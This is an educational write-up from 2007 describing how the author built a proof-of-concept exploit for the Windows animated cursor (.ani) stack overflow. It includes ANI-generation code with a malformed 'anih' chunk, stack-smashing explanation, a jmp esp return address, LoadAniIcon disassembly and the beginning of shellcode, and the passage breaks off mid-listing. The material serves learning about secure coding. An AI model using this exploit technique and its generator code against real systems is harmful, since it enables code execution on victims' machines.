A Beginner Exploits a Security Advisory

Chris Lomont April 2007
www.lomont.org

This document explains how someone who had never written an exploit before converted the report of the animated cursor vulnerability in Microsoft Windows into a proof of concept exploit. In particular it shows that information on the internet makes it pretty easy to develop exploits soon after any announcement.

Introduction

In late March, Microsoft Security Advisory [1] (935423) announced there was a "Vulnerability in Windows Animated Cursor Handling." The Advisory begins "Microsoft has completed the investigation into a public report of attacks exploiting a vulnerability in the way Microsoft Windows handles animated cursor (.ani) files." An internet search immediately revealed there is a buffer overflow in the handling of animated cursors (*.ani files) in Win2k, XP, Server 2003 and Vista, and it was supposed to be a serious security breach. Some points mentioned (emphasis mine)

- Internet Explorer 7 with Protection Mode is protected from active exploitation.
- *HTML Email is easily exploitable*.
- E-mails opened in plaintext will not show embedded ANI files. Note that HTML attachments can still be interpreted when separately clicked upon. [Thunderbird | Outlook & 2.0].
- Microsoft has now confirmed that:
    - Outlook 2007 users are protected (as the tool uses Word to display HTML messages);
    - Users of Windows Mail on Vista are protected if they do not forward or reply to malicious e-mail;
    - *Outlook Express users remain vulnerable even when reading e-mail as plaintext*.

Animated cursors can be embedded in HTML, which is used for a lot of web apps (AJAX anyone?) to change the cursor. The following simple HTML loads an animated cursor from a URL:

[1] http://www.microsoft.com/technet/security/advisory/935423.mspx

```
<html>
<head>
      <style>
            {CURSOR: url("hacked.ani")}
      </style>
</head>
</html>
```

This allows HTML rendering on the affected OSes to be compromised. The buffer overflow allows arbitrary code to be executed with administrator privileges.

I have never written a buffer overflow exploit, and I have wanted to learn how to do so for professional and curiosity reasons, so I decided to figure out how to attack this one. The rest of this document explains how this was done.

Knowledge gained from internet sites in the process will be given during the paper in roughly the order it was discovered.

Finally, there is nothing in this document that cannot be discovered easily on the internet (except perhaps my code listings). All the information is presented to help people, especially developers, understand the ramifications of poorly written code.

The Beginning

Since the overflow is a vulnerability in ANI file loading, I first wanted to write code that generates *legal* ANI files. The understanding gained about the format should allow me to discover how to overflow a buffer in the spec.

I went to www.wotsit.org[2] to get the file spec for the ANI file, which returned the file ani.txt, with a description of the format. The file is reproduced in the comments in the file MakeANI_1.cpp reproduced in Listing 1 at the end of this document. More searching showed this file is repeated most places that describe the ANI spec. With this I started writing a C++ program to create an animated cursor.

RIFF Files

The ANI format is a RIFF[3] format, which is a common way to store files (like a binary XML). Many Microsoft media files are RIFF, PNG uses a variation, and there are many other file uses dating back to the Amiga IFF files. Oldschoolers will recall DeluxePaint and the LBM format, which is IFF. The ANI file starts with 'RIFF', and then a 4 byte (little-endian) length. Inside are "chunks," each starting with a 4-byte text tag followed by a 4-byte length of the chunk. This allows software to skip chunks it does not understand, and process those it does.

[2] Wotsit is a repository of file specifications.
[3] Resource Interchange File Format, see http://en.wikipedia.org/wiki/RIFF_(File_format)

ICO Files

Part of the spec required writing out standard icons into the file, so I got this working first, using information from the web, resulting in the WriteIcon function, which writes a common type of icon, a 32x32 pixel, 16 color, 766 byte icon. My icon has a random palette and random pixels.

An icon file consists of an ICONDIR, which is description of how many icons are in the file, and then an ICONDIRENTRY for each icon. An ICONDIRENTRY gives the width, height, color count, bit depth, and a few more items for each icon. Then each ICONIMAGE comes, which contains a standard BITMAPINFOHEADER, RGBQUAD color table, and two masks: the AND mask and an XOR mask. To draw an icon, the AND mask is AND'ed to the screen pixels, effectively making them black (or 0), and the XOR mask is then XOR'ed to draw the pixels. Details are in Listing 1.

Getting this to work well took using a hex dump of known good icons to determine what some fields should be, since I sis not see them in ICO file format specifications. One weird one was setting a height to 64 for a height 32 icon, but perhaps this is related to having two masks in the image.




Figure 1
test.ico

The result is the random image icon test.ico in Figure 1.

ANI Files

Since the main exploit is based on the ANI file, I'll describe the layout more clearly.

The ANI file has a RIFF grammar of

```
RIFF( 'ACON'
    [LIST( 'INFO' <info_data> )]
    [<DISP_ck>]
    anih( <ani_header> )
    [rate( <rate_info> )]
    ['seq '( <sequence_info> )]
    LIST( 'fram' icon( <icon_file> ) ... )
)
```

What this means is there are the bytes 'RIFF', then a 4-byte size, then the tag 'ACON' (Animated Icon?), then various sub blocks, some optional. The 'INFO' block (inside a 'LIST' chunk) contains a cursor description, copyright, and other informational items. The required 'anih' chunk is the main descriptor of the cursor. The optional 'rate' chunk is a list of delays for each frame of animation, and the optional 'seq ' chunk describes the order to display the icons in the final 'LIST' chunk, with type 'fram', containing a list of icons.

Of particular interest will be the ‘anih’ chunk, in the following structure:

```
#pragma pack(1) // need byte level packing

typedef struct
      {
      DWORD cbSizeOf;  // Num bytes in AniHeader (36 bytes)
      DWORD cFrames;   // Number of unique Icons in this cursor
      DWORD cSteps;    // Number of Blits before the animation cycles
      DWORD cx, cy;    // reserved, must be zero.
      DWORD cBitCount, cPlanes; // reserved, must be zero.
      DWORD JifRate;   // (1/60th of a sec) if rate chunk not present.
      DWORD flags;     // Animation Flag (see AF_ constants)
      } ANIHeader;
```

The `#pragma pack(1)` makes sure structures are byte aligned in Visual Studio C++. Although not needed for the ANIHeader, it was needed for other structures in the spec.

The ANIHeader needs to be 36 bytes in the spec, so in the code we check this:

```
ANIHeader header;
size_t size = sizeof(ANIHeader);
if (36 != size)
      { // size must be this, else the packing is set wrong
      cerr << "Structure packing wrong\n";
      exit(-1);
      }
```

Creating the ANI File

Writing the initial ANI file from the wotsit description turned out not to work. Since I didn’t know if there was a bug in the code, or if the spec was wrong, I picked a small ANI file from the \WINDOWS\CURSORS directory: the 4100 byte animated cursor piano.ani in Figure 2. I compared it to my output using a hex dump to find any differences.




Figure 2 – Piano.ani

The main difference seemed to be that there was a missing LIST chunk from the wotsit spec. To make it easier to compare, I made my program reconstruct the piano.ani file, including the title “Player Piano” and the Microsoft copyright. I also noticed misaligned structures in my code, which led me to use the `#pragma packed(1)` statement. I reordered my chunks the same way piano.ani did, and made my cursor have 5 embedded icons embedded and 8 frames of animation like piano.ani. After some work output from my program matched piano.ani except for the images – mine were random noise. But it worked, resulting in the animated cursor “good.ani.” The resulting program is Listing 1.

To view the animated cursor while testing and to make sure it worked, I used the Control Panel viewer under Control Panel, Mouse Properties, Pointers, Browse, select icon, and view.

Later I also found another description of the ANI format from a Microsoft publication, which confirmed the grammar was different than the ANI format from www.wotsit.org. This is the RIFF grammar above.

Now with a working ANI file I wanted to find out how to get a buffer overflow by writing out incorrect files.

Stack Smashing Part I

To under stand the next part, you need to understand how the x86 stack works, and how it interacts with C/C++ compiled code[4]. Here is a basic stack smash example:

```
// example smash
void Weak(char * msg)
      {
      // ERROR! buffer too small for large copies!
      char buff[10];
      strcpy(buff,msg);
      }

void Smash(void)
      {
      // call function and overflow buffer
      Weak("1234567890123456789012345678901234567890");
      }
```

Weak has a buffer 10 bytes long, but Smash calls Weak and copies 40 characters into it. Where do they go?

The simple explanation[5]:

When a function is called, arguments are pushed in reverse order on the stack (pointed to by the ESP register), and the stack grows from high memory to low memory. ESP points to the last thing added to the stack. After the arguments are pushed, the function is called using a call instruction. The call instruction pushes the return address on the stack, and jumps to the function being called. This is shown in Figure 3.

The function then sets up a *stack frame*, which is a way to keep track of local variables and access arguments. This is done using the base pointer register, EBP. Pushing EBP on the stack saves it, then EBP is set to ESP (making EBP




Figure 3 – Standard Stack

[4] Many languages use the exact or a similar stack layout.
[5] This sometimes is slightly different using various vendor specific "calling conventions," but is true in this case.

point to where arguments end and local variables begin, and then space is allocated on the stack for the local variables. In assembly code this is

```
push ebp         // save ebp
mov  ebp, esp    // esp stored in ebp
sub  esp, 0x4c   // allocate local variables
```

Notice that values are subtracted from the stack, making it grow downwards.

Now the stack with local variable space allocated looks like Figure 4. A little thought shows this allows recursive functions and easy cleanup when a function is exited.

In the Smash example above, when we copy 40 bytes to a 10 byte space on the stack, this copy writes on the stack, overflowing the allocated space. It overflows in the ups direction, going from low to high addresses, so, given enough length, will overwrite the EBP on the stack, the return address, any arguments on the stack, and potentially other items on the stack from previous functions.

This is the basic buffer overflow, also called “smashing the stack.”

When the Weak function is done, adding to ESP clears the local stack space, EBP is popped off the stack, and a return RET instruction is issued. RET pulls the return address (“ret addr”) off the stack and jumps to that address for execution.




Figure 4 – Locals on Stack

Now, if we overflow the buffer in a clever way and put the address of something we want executed in “ret addr”, the RET will jump there and execute. *This allows a buffer overflow to execute arbitrary code.*

To do this in the ANI file case we must determine what the stack looks like and how it is overflowed in order to know what to put on the stack.

Finding the Overflow

The following work was done on a machine running Windows XP with Service Pack 2 (SP2).

In order to overflow the ANI file, we need to give a value that is longer than it should be. Some possible locations are the 36 in the ANIHeader sizeof struct, wrong values in the height or width or bitplane locations for images, count in the ICONDIR entries, and on and on. Obvious places are in the size chunks for the RIFF format. I tried many variations, creating many ANI files, and then looking at it with the cursor viewer from Control Panel. No luck.

So again I turned to the web to find more info. I eventually found a similar attack from 2005: eEye advisory AD20050111[6], “Windows ANI File Parsing Buffer Overflow.” This detailed an ANI file buffer overflow in a part of USER32.DLL, and was exploited (in 2005) by making the ‘anih’ chunk longer than 36 bytes.

However, this bug was patched long ago with MS05-002, by fixing an error in the LoadCursorIconFromFileMap function that did not validate the size of the ANIHeader before reading it in. Here is the rough code for before and after the fix:

```
int LoadCursorIconFromFileMap(struct MappedFile* file, ...)
      {
      struct ANIChunk  chunk;
      struct ANIHeader header;        // 36 byte structure

      ...

      // read the first 8 bytes of the chunk (name and size)
      ReadTag(file, &chunk);

      if (chunk.tag == 'anih')
            {
+           if (chunk.size != 36)       // added in MS05-002
+                 return 0;

            // read chunk.size bytes of data into the header struct
            ReadChunk(file, &chunk, &header);
```

Note the two lines starting ‘+’; these are the fix that stopped the overflow. Without the check ReadChunk would read *any size of chunk* into the 36-byte ANIHeader structure, overwriting the stack.

So I tried a lot of variations on the ‘anih’ fields, hoping the current exploit was related. Again no luck.

Searching for attacks on along related lines led to another security posting[7] explaining the current attack, which was enough for me to reproduce the overflow. It read:

“If the animation header is valid, LoadCursorIconFromFileMap will call the LoadAniIcon function to process the rest of the chunks in the ANI file. LoadAniIcon uses the same ReadTag and ReadChunk functions as LoadCursorIconFromFileMap and contains the same vulnerability in the code that reads the anih header. This vulnerability was left unpatched in the MS05-002 security update.”

[6] http://research.eeye.com/html/advisories/published/AD20050111.html
[7] http://www.determina.com/security.research/vulnerabilities/ani-header.html

Now I knew a ***second*** ‘anih’ chunk in the file with an improper length caused the overflow, and I knew the offending function was LoadAniIcon in the USER32.DLL. It turns out that you need one valid ‘anih’ chunk to bypass the initial check, but somehow the second one was not size checked, allowing another overflow.

Getting a crash

Overflowing the stack with garbage should crash something, so I set my sights on getting such a crash.

I added a second ‘anih’ chunk, set the length to about 200 bytes too long. I filled in the ANIHeader correctly (in case it is validated, which it turned out to be), but filled in the rest of the bytes with no-operation opcodes (NOP = 0x90). Other choices were to fill with random garbage, or perhaps breakpoints (byte 0xCC).

Here are the items added to the main code (resulting in the file MakeANI_2.cpp (online), but not in the listings below). First a variable to allow me to vary the size of the overflow:

```
// set this to 0 not to insert exploit
unsigned int garbageSize = 200; // space we use on top of bad ani
```

And an update to the main RIFF chunk size:


```
// make room for exploit if asked
if (garbageSize > 0)
      size +=
      4 + 4 + 36 +             // anih # 2
      garbageSize +            // garbage
      0;
```

After the first “seq “ chunk, another malformed ‘anih’ header plus garbage is written:

```
if (garbageSize > 0)
      {
      vector<unsigned char> garbage(garbageSize);
      // 0x90 = NOP rand(); // 0xCC; // breakpoint = 0xCC opcode
      for (unsigned int pos = 0; pos < garbageSize; ++pos)
            garbage[pos] = 0x90;
      // write overflow here on second, illegal anih block
      Write("anih",4,buffer.size());
      unsigned long size = 36+garbageSize;
      Write(&size,4,buffer.size());
      Write(&header,36,buffer.size());
      Write(&garbage[0],garbageSize,buffer.size());
      } // if insert exploit
```

I made an ANI file, “crash.ani,” and went to view it in the cursor selector and……

BOOM!



```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000008E (0xC0000005,0x804E357E,0xF6AFDCB0,0x00000000)


Beginning dump of physical memory
Dumping physical memory to disk:  42
```

Blue Screen of Death! (BSOD) Wow – I guess I touched a nerve with that. I did not even see the cursor open.

Hopefully I had saved all my work…….

Te resulting file is “crash.ani.dat,” and is created by MakeANI_2.cpp.

WARNING – changing the ANI filename back to “crash.dat” may bluescreen your machine if it is not patched! I added the “.dat” to prevent accidental bluescreens. There is a patch for this vulnerability at Microsoft WindowsUpdate. Use at your own risk!

After another accidental BSOD (I went to open a source file where the ANI file lived - explorer crashed the system trying to parse the malformed ANI file), I switched the testing to a VMWare[8] session with a base Win XP install. I made my program output the ANI file to the current directory, and mapped a shortcut on the VMWare desktop to it for easy access. Now testing consisted of compiling, running the program to make an ANI,

[8] www.vmware.com. VMWare makes virtual machine that is very useful for this type of work – I can crash XP

switching to the VMWare view, opening a folder, CRASH, then reboot the VMWare session while I work on code.

At this point I also applied the patch from Windows Update to prevent my main machine from crashing under my testing, and to prevent getting exploited from other sources. Before applying the patch I copied USER32.DLL to the desktop in case I wanted it to play with it, since the patch presumably would replace it.

We clearly found the overflow. The hard part is to control what happens and use it to our advantage.

Stack Smashing Part II

From Stack Smashing Part I, you need to pick a good address to put in the 'ret addr' space. When you overwrite the return address, write even more stuff, putting some executable code on the stack, as in Figure 5. Then when the function returns, whatever the return address points at gets executed.

The first idea is to put the address of your code on the stack into the return address.

However, this fails! You really cannot tell with much certainly what the address of your code will be on the stack, since the stack can move around a lot, depending on how the exploitable function was called. Each intervening function places things on the stack.




Figure 5 – Exploit Code on the stack

"Jumping the stack" solves this. We search for a more stable location that contains the assembly equivalent of "jmp esp", which has machine code 0xFF 0xE4. This command says "jump to what the stack pointer points to and execute there." When the return happens (with optional cleaning of the arguments, so our code should be past them), the stack pointer ESP will point to our code, and "jmp esp" will execute it. How to find 0xFF 0xE4 is explained below.

There are plenty of things trying to prevent this type of attack. It is hard to find these bytes in a location that is not very patch level dependent, so for my attack I picked one machine to attack. Serious hackers undoubtedly have lists of such byte locations and know which ones are more reliable than others across machines.

Stack smashing can be prevented using a *stack guard*. This is randomly selected data (a canary) placed at runtime right below the return address, before the local (possible vulnerable) variables. Overwriting the return address with a stack overflow requires overwriting the canary (killing the canary?), but an attacker does not know the correct value. Before the return statement the compiler places a check for the canary, and if it does not match, then an exception is triggered, and no exploit! Microsoft Visual C++ 7.0 and up (2002, 2003, 2005,…) implement this as compiler switch /GS for Guard Stack, and is on by default in 2005.

Unfortunately, the documentation says (emphasis mine):
“To prevent buffer overrun exploitation when a function is compiled with /GS, *the compiler identifies functions that might be subject to buffer overrun problems*, and inserts a security cookie on the stack before the associated return address.”

The function we are exploiting, LoadAniIcon, was not tagged as exploitable by the compiler (presumably since it did not have a buffer in it, merely structures?) and was not protected (assuming it was recompiled with /GS by Microsoft, which is likely these days). Thus there is no stack guard in LoadAniIcon.

Another way buffer exploits are stopped is using the hardware no-execute bit (NX bit for AMD, XD bit for Intel) [9] that tells the CPU not to allow code executing in certain memory pages. Whether or not this is on for your machine is spotty, but hopefully in the future this will be more widespread, stopping this exploit.

Getting a non-crash

To save time, here were a couple of mistakes that slowed down my development. I used IDAPro to open the USER32.DLL on my main machine to find the “jmp esp” bytes, plugged that address into the code, and started trial an error offsets to find the return address on the stack. Unfortunately the VMWare image I was testing had no service packs installed, so it had different addresses, and I floundered. After realizing this I upgraded it to SP2 (same as my main machine), and still it did not work. So I pulled the USER32.DLL off the VMWare image, and found it was different than my main one (previous to the fix from above), so some other patches had changed it. So I switched to analyzing the USER32.DLL from the VMWare image to avoid these mistakes.

After another round of not being able to get my code to function, I finally started stepping through USER32.DLL in IDAPro.

Another item for those without IDAPro: OllyDbg is a free (pay if you like) alternative that works pretty well for this work type of work.

[9] http://en.wikipedia.org/wiki/NX_bit

At this point to make progress, I needed to step through LoadAniIcon in a debugger. In IDAPro, attach local windows debugger (Figure 6). I attached to explorer.exe (the program that opens the folder where viewing the ANI file crashes). Then under the Debugger menu I selected module list, and there was USER32.DLL

Open USER32.DLL, and allow it to get the symbols from Microsoft. If the symbols loaded from Microsoft, then in the Names Window you can find the LoadAniIcon function (offset 0x77D83F83 for me). It starts off as in Figure 7.





Figure 6 – Loading user32.dll into IDAPro




```
; int __fastcall LoadAniIcon(int,int,int,int,int,int,int)
_LoadAniIcon@20 proc near

var_4C= dword ptr -4Ch
var_48= dword ptr -48h
AniHeader= dword ptr -44h
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
lpMem= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h
arg_C= dword ptr  14h
arg_10= dword ptr  18h

mov     edi, edi
push    ebp
mov     ebp, esp
sub     esp, 4Ch           ; dwBytes
push    ebx                ; dwFlags
```

Figure 7 – LoadAniIcon start disassembled

Note the var_XX entries. Only one of them is 36 bytes long, so should be the ANIHeader variable. Pressing 'N' I renamed it for easy viewing. Notice also the entry prologue – it loads 0x4C bytes on the local stack, and the offset to our ANIHeader is 0x44. The next local (and first one overwritten) is var_28, 0x28 bytes offset onto EBP. Overwriting these variables and EBP to get at the return address shows we need to overwrite 0x28 + 4 = 0x2Bbytes past the end of ANIHeader.

What address do we write there? A search for the stack jumping bytes 0xFF 0xE4 in IDAPro in the USER32.DLL in memory located one occurrence at offset 0x77D8AF0A, which is the return address I put in the code to place in the malformed ANI file.

I put a breakpoint at LoadAniIcon, one on the return statement to watch what my code did, and opened the folder containing the exploit. This allowed me to step through the code, and soon I found that execution never reached the return instruction – it was crashing before it got there. It turns out overwriting the stack and the in between variables was causing other problems. The overwritten local variables on the stack needed to be valid. I moved the malformed 'anih' chunk to the end of file to minimize processing in LoadAniIcon after smashing the stack. It still did not work. Walking through the code I located the offending location, and modified the bytes written as garbage on the stack between the end of the ANIHeader and the return address, allowing the code to reach the return statement. This “returned” to the “jmp esp” instruction, which then returned to what the stack was pointing at, surprisingly (to me for a moment) many bytes away from where I replaced the return address.



```
loc_77D84200:
mov     eax, [ebp+var_1C]
pop     edi
pop     esi
pop     ebx
leave
retn    14h
_LoadAniIcon@20 endp
```

Figure 8 – LoadAniIcon return

A little disassembly of the return statement is shown in Figure 8. The relevant parts are the “leave” and the “retn 14h” instructions. The “leave” instruction removes the stack frame, and is equivalent to moving EBP into ESP, and then popping EBP off the stack, reversing Figure 4. The “retn 14h” instruction gets the return address off the stack, adds 0x14 to ESP to clear off the space for the arguments, and then jumps to the return address. This is why ESP pointed 0x14 bytes from where I thought it would go, and now it made sense.

With more control over what is happening I was in position to avoid randomly crashing USER32.DLL, and hence XP. All I had to do was craft code to place in the proper location.

To learn about how to do this, I discovered “shellcode,” called such because a common use is to obtain a command shell, giving a hacker complete control of a machine. As usual the internet had reams of tutorials and examples.

Shellcode

Writing shellcode is a large field, as any search on the internet will show. Having never written it before (but being versed in assembly from code optimization work) I decided to write a simple one. For a serious Windows exploit the steps seem to be:

1. Locate KERNEL32.DLL – this contains the functions LoadLibraryA and GetProcAddressA which then allow finding other Windows API functions.
2. Resolving the symbol table to get the addresses of those two functions out of KERNEL32.DLL.
3. Perform actions of the attackers choice using the Win32 API.
4. Exit cleanly.

Often a network connection is opened giving control to a remote attacker. Developing shellcode from scratch requires a lot of assembly knowledge and knowledge of Windows internals, but places like www.metasploit.com make it easier with point and click exploit generators. Off we go…..


Developing the Exploit

There are a lot of options to work through these, but for my exploit (to keep it simple) I decided to hardcode the addresses to LoadLibraryA and GetProcAddressA from my target machine into the shellcode. I found them again with IDAPro in KERNEL32.DLL and they were 0x7C801D77 and 0x7C80AC28.

A brief aside: each process in Windows has its own address space, and luckily for us DLLs are loaded and mapped to the same addresses in each process. Thus KERNEL32.DLL and the addresses I need are visible from each process, even though each one has its own logical address. Vista changes this somewhat, with Address Space Load Randomization (ALSR)[10]. This changes the addresses of system by a small random DLLs each boot, severely hindering a lot of the above methods.

I also decided my exploit, to be a proof of concept, would pop up a message box whenever the LoadAniIcon function tried to open my cursor. More advanced shellcode could open to network connections, load rootkits, and perform more nefarious behavior. Searching a shellcode found a similar one[11] at which had different address hardcoded. It needed heavy modification to clean up some unnecessary code and shrink it, resulting in Listing 2.

I entered this in Visual Studio, using the inline assembler (`_asm` keyword). To get the machine code (I needed the bytes to put on the stack overflow) I created a function, ExploitCode, which immediately returns but includes the assembly after the return. In the debugger I viewed the resulting disassembly, part of which is shown in Figure 9.



```
  290: FunctionReturn:
  291:     _asm
  292:         {
  293:         push eax
50               push        eax
  294:         mov  ebx, 0x7c80ac28 // GetProcAddress(hmodule,functionname)
BB 28 AC 80 7C   mov         ebx,7C80AC28h
  295:         call ebx             // eax now holds the address of MessageBoxA
FF D3            call        ebx
  296:         xor edx,edx
33 D2            xor         edx,edx
  297:         push edx             // MB_OK
52               push        edx
  298:         jmp short Title      // get title string on stack
